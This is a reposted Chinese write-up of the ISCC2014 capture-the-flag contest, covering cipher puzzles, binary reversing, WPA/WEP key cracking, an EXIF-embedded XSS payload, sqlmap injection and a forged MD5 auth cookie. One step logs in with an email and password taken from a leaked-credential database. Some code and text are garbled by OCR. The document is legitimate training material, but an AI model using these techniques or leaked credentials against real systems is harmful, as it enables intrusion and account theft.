

ISCC2014_Writeup

转载

红色指令 于 2016-01-19 03:08:19 发布 864 收藏
分类专栏: [XCTF_BlackHat](#) 文章标签: [Hacker ISCC2014_Writeup](#)



[XCTF_BlackHat](#) 专栏收录该内容

1 篇文章 0 订阅
订阅专栏

ISCC2014 writeup

2014-06-21 0 条评论 作者: FluYu4n

收藏 我要投稿

算上今年4月份的360 Hackergame通关战，这是我第二次参加CTF比赛，现将比赛过程的一些思路和想法记录下来，同时也感谢诸多大神的指教。

0x01 Basic孙子教学

兵者诡道

第一关没啥好说的，F12一下，在response header里能找到Key

```
▼ Response Headers view source
Connection: close
Content-Type: text/html
Date: Thu, 12 Jun 2014 16:07:28 GMT
Key: Welcome-to-ISCC
Server: nginx/1.4.6 (Ubuntu)
Via: 1.0 www.isclab.org (squid/3.1.10)
X-Cache: MISS from www.isclab.org
X-Cache-Lookup: MISS from www.isclab.org:80
X-Powered-By: PHP/5.5.9-1ubuntu4
```

Flag: Welcome-to-ISCC

知己知彼

密文4545 424545 454542 454542 42 424542 424545

45对应ASCII“-”，42对应“*”，变成了-- *-- --* --* * ** *-
-，恰好是Morse密码，解密得到mwggerw，Caesar解密一下得到isccans，
即Flag。开始一直没想到Caesar，直到看到两个g连在一起，比赛的名字又
有两个c，才联想到的。

Flag: isccans。

正则指令

正则表达式如下

```
\bw{3}{?<x>\.}[xyz]{?<3>o}{?<2>u)t{k<2>[bc][de]k<x>c\3m\watch\?  
v\=5x1vNTjbwcs\&list\=PL3ZQ5CpNulQm1cXMJ5M6tX3O5vyXnCYFc
```




w{3}=www, 目测是个网址, 然后[xyz]表示一个xyz之一起始的域名, 做这题的时候我恰好翻过墙, 然后看到后面的watch和list想到了是 youtube.com, 翻墙进入页面: www.youtube.com/watch?v=5x1vNTjwcs&list=PL3ZQ5CpNu1Qm1cXMJ5M6tX305vyXnCYFd, 视频标题即 Flag。



Flag: Chile hit by an 8.2 magnitude earthquake

搜索情报


<http://www.welivesecurity.com/2014/02/11/windows-exploitation-in-2014/>




这题坑死了, 开始一直以为是HEASLR, 怎么输都不对……, 后来经人提醒看图标才发现 这个logo, 这个PE工具我电脑里有却一直没想到。

Flag: CFF Explorer

指令暗战



使用汇编转换成机器码的软件: AsmToHex



Flag: 8CC88ED88EC0B92000BA0410BB0C00B80023

巧入敌营

F12打开，将表单提交方式由get改成post，然后输入任意值提交即可。

key: 4qrPccxPe9

Flag: 4qrPccxPe9

知兵之将


下载附件，得到password.out，用WinHex打开，文件头为7F 45 4C 46，用这个网站：http://www.garykessler.net/library/file_sigs.html查到是一个Linux下的可执行文件。

7F 45 4C 46 .ELF
n/a [Executable and Linking Format executable file \(Linux/](#)



用IDA加载，文件中有一段很惹眼的字符串：

```
sub esp, 10h
mov [ebp+var_4], offset aAbc456_09876ti ; "abc456_09876tiyouare"
leave
```



提交发现就是Flag。 Flag: abc456_09876tiyouare

虚实密文

下载附件，得到一张PNG图，用二进制打开，没发现什么端倪，看来Flag在图片内容里面。打开发现是两种字体一正一斜写成一句话：

FEAR CAN HOLD U PRISONER,HOPE CAN SET U FREE.

开始想的是把正斜体分开来处理，未果。经人提醒是培根密码，又学到一招，之前不知道这个。将密文5个一分组，a代表正体，b代表斜体得到：

1 | aabab baaaa aabaa aabaa aaabb abbab ababb

查密码表得到freedom，用的是培根密码百度百科的第二种方式的密码表。

第二种方式

- a AAAAA g AABBA n ABBAA t BAABA
- b AAAAB h AABBB o ABBAB u-v BAABB
- c AAABA i-j ABAAA p ABBBA w BABAA
- d AAABB k ABAAB q ABBBB x BABAB
- e AABAA l ABABA r BAAAA y BABBA
- f AABAB m ABABB s AABAB t ABAAB

Flag: freedom

经之五事索其情

RSA算法加密，密文是981，w = 13，n = 2537，求明文P

题目中的“分解式的一个因子是43”完全没有必要告知。

n=2537=43*59=p*q， φ(n)=(p-1)*(q-1)=42*58=2436，e=w=13，C=981

需要找到d使得 $d * e = 1 \pmod{\phi(n)}$ ，用一个我写的小工具得到d=937




于是明文 $P = C^d \pmod{n}$ ，用python可以很快得出结果：

```
>>> pow(981,937,2537)
704
```

Flag: 704

趁虚而入

下载附件，得到handshake.cap，看来是需要通过握手包来跑出密码。
使用EWSA(ELcomsoft Wireless Security Auditor)打开cap文件：



选上合适的字典，开始攻击，最后得到结果：




Flag: zzzzzzzz

出其不意


要破WEP密码，首选aircrack-ng，这软件还有windows的GUI版，不过它只认.cap和.pcap格式的文件，需要将附件中的.pkt文件转换成.pcap格式。开始选择wireshark进行转换，放到aircrack-ng里破解总是提示：

```
Failed. Next try with 80000 IUs.
```


看来wireshark不太给力，换成OmniPeek来转换，继续aircrack-ng，这下有结果了，aircrack-ng很快就搞定了：




WEP的密钥的ASCII值为：2014IscCwifY 然后用wireshark或OmniPeek打开.pkt或.pcap文件都行，输入WEP密钥解码数据包。wireshark:



OmniPeek:




在第一个HTTP包里面就能找到登录密码：



Flag: Thisiskey

择人任势

这是一道陈题，SWPU2012的题，刚参赛的时候，很多题不得要领，于是翻了不少其他CTF的writeup，恰巧就看到了这题。以下是SWPU提供的解答：用记事本打开，注意末尾的代码：



显然execute后的括号里是在进行代码解密还原，我们现在需要明文代码，将末尾代码修改为：

```
1 Set fso = CreateObject(
2 "scripting.FileSystemObject"
3 )
4
5 Set myfile = fso.openTextFile(
6 "code.txt"
7 ,
8 2
9 , True)
10
11 myfile.write(replace(replace(strreverse(swpu),
12 23646
13 ), Chr(
14 34
15 )),
16 "★"
17 , vbCrLf))
18
19 Set myfile = Nothing
20
21 Set fso = Nothing
```

修改后保存，然后打开输出文件code.txt，分析代码，发现关键算法如下：

```
1      if
2          (len(str)=
3          14
4          ) then
5
6          for
7              i=
8              0
9              to
10             13
11
12             if
13                 Int(asc(mid(str,
14                 -i,
15                 1
16                 ))+pwda(i))=Int(tbl(i+pwdb(i))) then
17
18                 x=x+
19                 1
20
21             else
22
23                 msgbox err
24
25             exit
26         for
27
28         end
29     if
30
31     next
32
33     if
34         x=
35         14
36         then
37
38             msgbox ok
39
40         end
41     if
42
43     else
44
45         msgbox err
46
47     end
48     if
```

首先，输入的文本长度必须为14，接着就是每一位的验证：

```
1      Int(asc(mid(str,
2      14
3      -i,
4      1
5      ))+pwda(i))=Int(tbl(i+pwdb(i)))
```

只有满足这个条件的字母，程序才会继续验证下一条，否则就报错，分析一下这句判断，pwda、pwdb、tbl都是常量数组，因此这里只需要进行反向计算即可。将循环部分的代码改为如下代码：


```

1      for
      i=
2      0
      to
      13

3      key = chr(tbl(i+pwdb(i)) - pwda(i))&key '验证是

4      next

      msgbox key

```

再次运行这个VBS，即可得到本题的Flag。

Flag: vB5_5cR1pT.Vb\$

庙算多寡，胜负定矣

下载附件，打开是一个加密txt文本的程序。用IDA打开该程序，大致可以看到：

```

v11 = fopen(&v7, "rb+");
if ( v11 )
{
    v10 = fopen("TempFile.pyq", "wb+");
    if ( v10 )
    {
        while ( !sub_401B00((int)v11) )
        {
            v9 = fgetc(v11);
            if ( v9 != -1 )
            {
                if ( v9 )
                {
                    if ( v9 <= 47 || v9 > 96 )
                    {
                        if ( v9 > 46 )
                            v9 -= v9 % 61;
                        else
                            v9 += v9 % 11;
                    }
                    else
                    {
                        v9 += 53;
                    }
                    fputc(v9, v10);
                }
            }
        }
    }
}

```

其中sub_401b00:

```

int __cdecl sub_401B00(int a1)
{
    return *(_DWORD *) (a1 + 12) & 0x10;
}

```

基本上可以确定是单码代换，我们可以自行构造合适的txt来测试加密过程：

首先取txt内容为：0123456789abcdefghijklmnopqrstvwxyz。

得到对应的密文为：efghijklmn=====z。

可以看出0-9依次加密为e-n，a-y的加密结果均为“=”，z加密不变。

再取txt内容为：ABCDEFGHIJKLMNPOQRSTUVWXYZ，

得到对应的密文为：vwxyz{|}~€ 豈儼庠噲榭媽峯?。

Winhex下查看即知，密文的ASCII码恰为0x76, 0x77, ..., 0x8F，得到ABCDE依次加密为vwxyz。

最后取txt内容为 !"#%&'()*+,-./

得到对应的密文为!#%')+-/135,.0

由此我们知道已知密文 "+%=keky+% = j jnx" 中:

```

1      "+>">"&"      "%>">"#"
2      "k">">"
3      "e">">"
4      "y">">"D"      "j">">"
      "n">">"
      "x">">"C"

```

最后还有一项 "=", 但是a-y的加密结果均为 "=", 由#我们知道这是Unicode编码方式, "=" 应该由16进制标识符x加密而来, 从而明文是؍喜, 对应的中文汉字就是 "恭喜"。

Flag: ؍喜

0x02 Web柜公霸业

国君之争

下载附件, 得到crackBynet, 用WinHex打开, 文件头为7F 45 4C 46, 依然是Linux可执行文件, IDA加载之, 翻了一阵有个echo(void)的函数很可疑:

```

std_operator__std_char_traits_char__(std_cout, "the password is :
std_allocator_char__allocator(&v14);
std_string_string(&v15, "sdfaer34dfv234523aae3fas", &v14);
std_allocator_char__allocator(&v14);
v1 = std_string_at(&v15, 10);
std_operator__std_char_traits_char__(std_cout, *(_BYTE *)v1);
v2 = std_string_at(&v15, 0);
std_operator__std_char_traits_char__(std_cout, *(_BYTE *)v2);
v3 = std_string_length(&v15);
std_ostream_operator__(std_cout, v3);
v4 = std_string_at(&v15, 1);
std_operator__std_char_traits_char__(std_cout, *(_BYTE *)v4);
v5 = std_string_at(&v15, 4);
std_operator__std_char_traits_char__(std_cout, *(_BYTE *)v5);
std_string_append(&v15, "sdfsad");
v6 = std_string_at(&v15, 8);
std_operator__std_char_traits_char__(std_cout, *(_BYTE *)v6);
v7 = std_string_at(&v15, 21);
std_operator__std_char_traits_char__(std_cout, *(_BYTE *)v7);
v8 = std_string_at(&v15, 8);
std_operator__std_char_traits_char__(std_cout, *(_BYTE *)v8);
std_string_append(&v15, "wrwnxcisd");
v9 = std_string_at(&v15, 16);
std_operator__std_char_traits_char__(std_cout, *(_BYTE *)v9);

```

有个the password is: 心中窃喜, 开始一直以为Flag就是那三个字符串的组合, 无奈怎么尝试都不正确, 还是决定分析函数看运行结果。

```

1      std_string_string(&v15,
      "sdfaer34dfv234523aae3fas",
      &v14);

```

即v15="sdfaer34dfv234523aae3fas".

```
1      v1 = std_string_at(&v15,
2      10
3      );          v1=v15[
4      10
5      ]='v', 然后cout<<v1;
6
7      v2 = std_string_at(&v15,
8      0
9      );          v2=v15[
10     0
11    ]='s', 然后cout<<v2;
12
13     v3 = std_string_length(&v15);          v3=len
14     24
15    , 然后cout<<v3;
16
17     v4 = std_string_at(&v15,
18     1
19     );          v4=v15[
20     1
21    ]='d', 然后cout<<v4;
22
23     v5 = std_string_at(&v15,
24     4
25     );          v5=v15[
26     4
27    ]='e', 然后cout<<v5;
28
29     std_string_append(&v15,
30     "sdfsad"
31     );          v5=
32     "sdfaer34dfv234523aae3fassdfsad"
33
34     v6 = std_string_at(&v15,
35     8
36     );          v6=v15[
37     8
38    ]='d', 然后cout<<v6;
39
40     v7 = std_string_at(&v15,
41     21
42     );          v7=v15[
43     21
44    ]='f', 然后cout<<v7;
45
46     v8 = std_string_at(&v15,
47     8
48     );          v8=v15[
49     8
50    ]='d', 然后cout<<v8;
51
52     std_string_append(&v15,
53     "wrwnxcisd"
54     );
55
56     v15=
57     "sdfaer34dfv234523aae3fassdfsadwrwnxcisd"
58
59     v9 = std_string_at(&v15,
60     16
61     );          v9=v15[
62     16
63    ]='
64     3
65    ', 然后cout<<v9;
66
67     v10 = std_string_at(&v15,
68     13
69     );          v10=v15[
70     13
71    ]='
72     4
```

```
    }, 然后cout<<v10;

    v11 = std_string_at(&v15,
12
    );          v11=v15[
12
    ]='
3
    ', 然后cout<<v11;

    v12 = std_string_at(&v15,
19
    );          v12=v15[
19
    ]='e', 然后cout<<v12;
```

一共输出了vs24dedfd343e, 提交即Flag。

Flag: vs24dedfd343e

霸业蓝图

根据题目要找的是exif漏洞, 搜索exif漏洞:

[盛大lofter图片exif信息保存型xss漏洞 | WooYun-2012-09110 | ...](#)

修改图片的exif信息为xss payload,上传后查看大图xss payload可执行|WooYun是一个位于厂商和安全研究者之间的漏洞报告平台,注重尊重,进步,与意义
www.wooyun.org/bugs/w... 2012-07-01 - 百度快照 - 评价

应该在上传的图片的exif信息里嵌入xss代码。

```
00 00 3C 73 63 72 69 70 74 3E 61 6C 65 72 74 28 ..<script>alert(
31 29 3C 2F 73 63 72 69 70 74 3E 0D 0A 00 00 00 1)</script>.....
00 00 00 48 00 00 00 01 00 00 00 48 00 00 00 01 ...H.....H...
00 0D 82 9A 00 05 00 00 00 01 00 00 01 30 88 27 .....0.'
00 03 00 00 00 01 00 66 00 00 90 00 00 07 00 00 .....f.....
```

我给你看看你的jpeg文件的Exif参数。

Filename: 没有选择文件

恭喜你, 过关密码是: 19ojep03。为了判题方便, 你意识到我们的考察点时候, 我就给答案了, 因为下一步的工作非常简



Flag: 19ojep03

君臣论证

BurpSuite截下包发现是通过multipart/form-data方式传递表单:

```

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryl6psrYXaLB3u
DNT: 1
Referer: http://www.ty-ing.org/script/3/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN

-----WebKitFormBoundaryl6psrYXaLB3uAjsq
Content-Disposition: form-data; name="balance"

3
-----WebKitFormBoundaryl6psrYXaLB3uAjsq
Content-Disposition: form-data; name="year"

2012
-----WebKitFormBoundaryl6psrYXaLB3uAjsq
Content-Disposition: form-data; name="month"

1
-----WebKitFormBoundaryl6psrYXaLB3uAjsq
Content-Disposition: form-data; name="submit"

Let's Go !
-----WebKitFormBoundaryl6psrYXaLB3uAjsq--

```

2cto

改成一般的表单(post)传递参数，页面正常显示。

```

1 | balance=
  | 4
  | &year=
  | 2012
  | &month=
  | 1
  | &submit=Let%27s+Go+%
  | 21

```

多次尝试发现balance=2时，©处总是显示2013，比较稳定。故决定固定balance=2进行注入。

```

D:\Program Files\Python\sqlmap>python sqlmap.py -u http://www.ty-ing.org/sc
3/ --data="balance=2&year=2012&month=1&submit=Let%27s+Go+%21"

```

```

available databases [3]:
[*] information_schema
[*] script
[*] test

```

```

Database: script
[3 tables]
+-----+
| people |
| report |
| xiaoming |
+-----+

```

根据题目提示，秘密在xiaoming这张表中。

```

Database: script
Table: xiaoming
[1 entry]
+-----+
| id | secret |
+-----+
| 1 | the secret is 9xme0siv2 |
+-----+

```

Flag: 9xme0siv2

火眼金睛

http://script.iscc.org.cn/web01_853d9ed229ab47b5878c456d2d861c
 页面提示有两个用户，Admin和VeryCD永垂不朽，看来是要通过一般用户VeryCD永垂不朽来获取管理员Admin的密码。

http://script.iscc.org.cn/web01_853d9ed229ab47b5878c456d2d861dad/1
 下有个登录框，需要的是邮箱和密码而不是用户名。

邮箱

密码

将VeryCD永垂不朽放到社工库搜索得到:

VeryCD永垂不朽 stanley.jiang@ap.jll gnikni[512312

使用邮箱stanley.jiang@ap.jll和密码gnikni[512312成功登录。



欢迎回来!VeryCD????


下载图片用Winhex打开，在文件末段可以看到部分代码。

```
0A 0A 24 61 75 74 68 20 3D 20 66 61 6C 73 65 3B ..$auth = false:
0A 69 66 20 28 69 73 73 65 74 28 24 5F 43 4F 4F .if (isset($_COO
4B 49 45 5B 22 61 75 74 68 22 5D 29 29 20 7B 0A KIE["auth"])) {
20 20 20 24 61 75 74 68 20 3D 20 75 6E 73 65 72 $auth = unser
69 61 6C 69 7A 65 28 24 5F 43 4F 4F 4B 49 45 5B ialize($_COOKIE[
22 61 75 74 68 22 5D 29 3B 0A 20 20 20 24 68 73 "auth");. $hs
68 20 3D 20 24 5F 43 4F 4F 4B 49 45 5B 22 68 73 h = $_COOKIE["hs
68 22 5D 3B 0A 20 20 20 69 66 20 28 24 68 73 68 h");. if ($hsh
20 21 3D 3D 20 6D 64 35 28 24 53 45 43 52 45 54 != md5($SECRET
20 2E 20 73 74 72 72 65 76 28 24 5F 43 4F 4F 4B . strrev($_COOK
49 45 5B 22 61 75 74 68 22 5D 29 29 29 20 7B 20 IE["auth"])) {
20 20 20 2F 2F 24 53 45 43 52 45 54 20 69 73 20 // $SECRET is
61 6E 20 38 2D 62 79 74 65 20 73 61 6C 74 0A 20 an 8-byte salt.
20 20 20 20 24 61 75 74 68 20 3D 20 66 61 6C 73 $auth = fals
65 3B 0A 20 20 20 7D 0A 7D 0A 65 6C 73 65 20 7B e:. }.else {
0A 20 20 24 61 75 74 68 20 3D 20 66 61 6C 73 65 . $auth = false
3B 0A 20 20 24 73 20 3D 20 73 65 72 69 61 6C 69 .: $s = seriali
7A 65 28 24 61 75 74 68 29 3B 0A 20 20 73 65 74 ze($auth);. set
63 6F 6F 6B 69 65 28 22 61 75 74 68 22 2C 20 24 cookie("auth", $
73 29 3B 0A 20 20 73 65 74 63 6F 6F 6B 69 65 28 s);. setcookie(
22 68 73 68 22 2C 20 6D 64 35 28 24 53 45 43 52 "hsh", md5($SECR
45 54 20 2E 20 73 74 72 72 65 76 28 24 73 29 29 .. strrev($_COOK
29 3B 0A 7D 0A ..}.
```

从代码可以得知， $hsh=md5(salt+strrev(auth))$ ，其中salt是8位的，直接搜索代码：


```
$auth = false; if (isset($_COOKIE["auth"]))
```

Digital Gravity



```
$auth = false; if (isset($_COOKIE["auth"])) { $auth = unserialize($_C  
COOKIE["auth"]); $hsh = $_COOKIE["hsh"]; if ($hsh !== hash("...  
www.ozetta.net/ 2014-04-14 - 百度快照
```


点进去发现原来是PlaidCTF2014的writeup，内容和火眼金睛极为相似，差别是一个md5，一个是sha256。



Sorry, not authorized.



同时得到提示，有个admin.php的页面，打开



Sorry, not authorized.



提示未授权。打开cookie:

名称	内容	域	原始大
auth	b:0;	script.iscc.org.cn	12 B
hsh	32efdc967fcaebc6853b75cacfb80c5f	script.iscc.org.cn	35 B

通过hsh=md5(salt+strrev(auth))，看已有的hsh和auth能否得出salt。

32efdc967fcaebc6853b75cacfb80c5f



从而salt=iamadmin。

明眼人一睇就知係 length extension attack

本來個曲奇餅係咁:

```
auth=b%3A0%3B;
```

```
hsh=ef16c2bffc0b7567217f292f9c2a9a50885e01e002fa34db34c0bb916ed5c
```

依家想改到變 b:1;

作者好像面咁將個 \$s 加個 strrev 如果唔係都唔知點改

所以個 hash input 應該係 \$SECRET . ";0:b%80...whatever...;1:b"

之後計一計呢個

```
sha256ext("1:b","ef16c2bffc0b7567217f292f9c2a9a50885e01e002fa34db34c0bb916e
```

```
d5c3", 64+4);
```

```
出 967ca6fa9eacfe716cd74db1b1db85800e451ca85d29bd277828;2h9:aa1a1
```



和这里类似: 将auth=b:0;修改为b:1;, 重新计算

hash=md5(iamadmin;1:b)= 4221c14a2bc59a3c2998a531ff7cb929。将

cookie的auth和hsh修改成这两个值:

名称	内容	域	原始大小
auth	b:1;	script.iscc.org.cn	12 B
hsh	4221c14a2bc59a3c2998a531ff7cb929	script.iscc.org.cn	35 B

刷新页面变成了:

下面就是post注入的时间了:

```
D:\Program Files\Python\sqlmap>python sqlmap.py -u http://script.iscc.org.c
01_853d9ed229ab47b5878c456d2d861dad/admin.php --data="id=1" -p id --cookie=
=b%3A0%3B; hsh=4221c14a2bc59a3c2998a531ff7cb929"
```

```
available databases [2]:
[*] information_schema
[*] web
```

```
Database: web
[1 table]
+-----+
! users !
+-----+
```

暂无图片

使用管理员邮箱administrator@tianya.com和密码2461C83C809E8BA6
登录网页:



欢迎回来!Admin



下载图片，Winhex打开，文件中部发现：

Request	Payload	Status	Error	Timeout	Length	Comment
34	G	200	<input type="checkbox"/>	<input type="checkbox"/>	620	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	626	baseline request
1		200	<input type="checkbox"/>	<input type="checkbox"/>	626	
2	a	200	<input type="checkbox"/>	<input type="checkbox"/>	626	
3	b	200	<input type="checkbox"/>	<input type="checkbox"/>	626	
4	c	200	<input type="checkbox"/>	<input type="checkbox"/>	626	
